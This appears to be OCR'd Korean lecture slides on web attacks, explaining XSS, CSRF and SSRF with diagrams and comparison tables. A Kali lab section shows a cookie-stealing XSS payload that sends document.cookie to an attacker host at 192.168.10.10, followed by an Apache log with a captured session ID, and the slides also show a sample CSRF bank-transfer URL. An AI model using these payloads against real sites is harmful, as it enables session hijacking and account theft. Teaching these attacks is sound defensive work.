

XSS (Cross-Site Scripting)

- 공격자가 입력이 가능한 폼(웹브라우저 주소 입력창 또는 게시판)등에 악의적인 스크립트를 삽입하여 세션 도용, 악성코드를 유포해당
- 웹 사이트를 방문하는 사용자를 공격하는 기법
- 사용자의 개인정보 및 쿠키정보 탈취, 악성코드 감염, 웹페이지 변조




웹 서버
1 XSS 공격 수행
2 XSS 접근
3 XSS 스크립트 전달
4 XSS 스크립트 실행
5 XSS 실행 결과값 전달
피해자


- **쿠키 정보/세션 ID 획득**
  - 클라이언트의 합법적인 세션 ID를 획득하여 불법적으로 정상 사용자로 가장

- **시스템 관리자 권한 획득**
  - 공격자는 XSS 취약점 있는 웹 서버에 다양한 악성 데이터를 포함
  - 사용자의 브라우저가 악성 데이터를 실행하는 경우 자신의 브라우저 있는 제로데이 취약점 또는 패치되지 않은 취약점을 공격하는 공격 코드가 실행되면서 사용자 시스템을 완전히 통제


- **악성코드 다운로드**
  - 악성 스크립트가 있는 URL을 클릭하도록 유도
  - 악성 프로그램을 다운로드 받는 사이트로 리다이렉트(redirect) 또는 트로이목마 프로그램을 다운로드하여 설치

Reflected XSS

<script>alert(1)<script>




<script>alert(document.cookie)</script>



document.cookie : Cookie값 출력

[Kali] service apache2 start

<script>document.location='http://192.168.10.10/cookie?'+document.cookie</script>



tail –f /var/log/apache2/access.log

```
┌──(root㉿kali)-[/home/kali]
└─# tail -f /var/log/apache2/access.log
192.168.10.10 - - [24/Nov/2022:22:59:58 -0500] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
192.168.10.10 - - [24/Nov/2022:22:59:58 -0500] "GET /icons/openlogo-75.png HTTP/1.1" 200 6040 "http://192.168.10.10/" "Mozilla/5.0 (X11; Linux x86_64; rv
:91.0) Gecko/20100101 Firefox/91.0"
192.168.10.10 - - [24/Nov/2022:23:01:35 -0500] "GET /bad.php HTTP/1.1" 200 1376 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
"
192.168.10.10 - - [24/Nov/2022:23:03:50 -0500] "GET /cookie?security=low;%20PHPSESSID=60a44a2e30b9dae8f3b349fc076c6b25 HTTP/1.1" 404 492 "http://192.168.
10.20/" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
```

CSRF(Cross Site Request Forgery)


- 공격자가 스크립트 구문을 이용하여 정상적인 사용자로 하여금 조작된 요청을 전송하도록 하여 게시판 설정 변경 및 자동 댓글, 회원 등급 변경
- 요청 변조(Request Forgery)
  - 공격자가 입력한 스크립트를 웹 사이트 방문자가 실행함으로써 해당 방문자의 권한으로 스크립트가 실행되도록 만드는 방식
  - 이용자 권한으로 악의적인 요청을 전송
- 사용자 권한 도용, 사용자 정보 변경

XSS vs. CSRF

구분	XSS	CSRF
공격수행지점	클라이언트	클라이언트 및 서버
기능구현	스크립트를 이용한 직접공격	서비스에서 제공하는 기능 도용
공격조건	XSS 취약점 발견 즉시 가능	공격대상 웹 애플리케이션의 HTTP로직은 분석


CSRF(Cross Site Request Forgery)


https://mybank.com/transfer?amount=5000&to=AttackerAccount



SSRF(Server-Side Request Forgery)

- 서버 측에서 위조된 HTTP 요청을 발생시켜 직접적인 접근이 제한된 서버 내부 자원에 접근하여 외부로 데이터 유출 및 오동작을 유발하는 공격




외부망
해커
https://www.website/aaa?
브라우저
B
정상 요청
A
111.222.33.55
111.222.33.44
비정상 요청
DB 서버
C
10.34.21.12
내부망


SSRF vs. CSRF

- 공격형태만 보면 위조된 HTTP 요청(Request Forgery)를 이용한 공격이기 때문에 CSRF(Cross Site Request Forgery)와 유사하다고 볼 수 있음

  - 공격자의 공격이 발현되는 지점이 서버 측(Server Side)인지 클라이언트 측(Client Side)인지의 여부에 따라서 공격 형태가 구분될 수 있음

- CSRF가 사용자의 웹 브라우저를 하이재킹 하여 사용자로 하여금 악성 요청을 수행하게 만든다면, SSRF는 접근이 제한된 내부환경에 추가 공격(Post-Exploitation)이 가능하기 때문에 공격의 영향도가 높아질 수밖에 없음

